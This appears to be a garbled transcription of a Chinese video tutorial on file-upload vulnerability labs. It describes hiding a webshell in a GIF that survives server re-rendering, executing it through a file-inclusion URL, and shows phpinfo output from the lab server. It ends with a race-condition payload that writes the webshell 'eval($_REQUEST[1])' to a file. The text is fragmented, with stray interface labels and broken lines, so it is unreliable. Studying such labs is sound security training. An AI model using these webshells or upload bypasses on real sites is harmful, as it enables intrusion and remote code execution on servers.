
http://47.94.236.117:30008/upload/a.php

Post data Referrer HEX %URL BASE64 Insert string to replace Insert replacing string Replace All

GIF89a

文件上传成功

2.4.4 第十一关



JavaScript 绕过 88:28 解析上传 1.jpg (GIF 图像) 二次渲染 条件竞争

47.94.236.117:30011/?file=hint.html

根据提示, 给了另外一个url地址, 该地址存在文件包含

`$im = imagecreatefromjpeg($upload_file);`
`$im = imagecreatefrompng($upload_file);`
`$im = imagecreatefromgif($upload_file);`

点击查看“提示”

目前很多网站都会对用户上传图片再次压缩、裁剪等渲染操作, 所以普通的图片马都难逃被渲染的悲剧, 那么有没有那种可以绕过渲染的图片呢?

1. GIF
渲染前后的两张 GIF, 没有发生变化的数据库部分直接插入 Webshell 即可

2. PNG

self-educated

暂停播放 89:08 解析上传 1.jpg (GIF 图像) 二次渲染 条件竞争

47.94.236.117:30011/?file=upload/1539277372.gif

Post data: pass=phpinfo0;

用刚才存在文件包含漏洞的url访问gif图片, 会将该图片当作php文件执行, 给后门变量赋值发现phpinfo成功执行

This program makes use of the Zend Scripting Language Engine:
 Zend Engine v2.6.0, Copyright (c) 1998-2016 Zend Technologies
 with Zend OPcache v7.0.6-dev, Copyright (c) 1999-2016, by Zend Technologies

Configuration
apache2handler

Apache Version	Apache/2.4.37 (Ubuntu)
Apache API Version	20120211
Server Administrator	admin@localhost
Hostname/Port	app:0
User/Group	www-data(33)/33
Max Requests	Per Child: 0 - Keep Alive: on - Max Per Connection: 100
Timeouts	Connection: 300 - Keep-Alive: 5
Virtual Server	Yes
Server Root	/etc/apache2
Loaded Modules	core mod_so mod_watchdog http_core mod_log_config mod_logio mod_version mod_unixd mod_access_compat mod_alias mod_auth_basic mod_authn_core mod_authn_file mod_authz_core mod_authz_host mod_authz_user mod_autoindex mod_deflate mod_dir mod_env mod_filter mod_mime prefork mod_negotiation mod_php5 mod_reqtimeout mod_rewrite mod_setenvif mod_status

Directive Local Value Master Value

2.5 PHP-原生态-文件上传-逻辑缺陷&函数缺陷

2.5.1 第十关

```

1 <?php fputs(fopen('xiao.php','w'),'<?php eval($_REQUEST[1]);?>');?>
2 上传不断发包
3 请求不断发包
  
```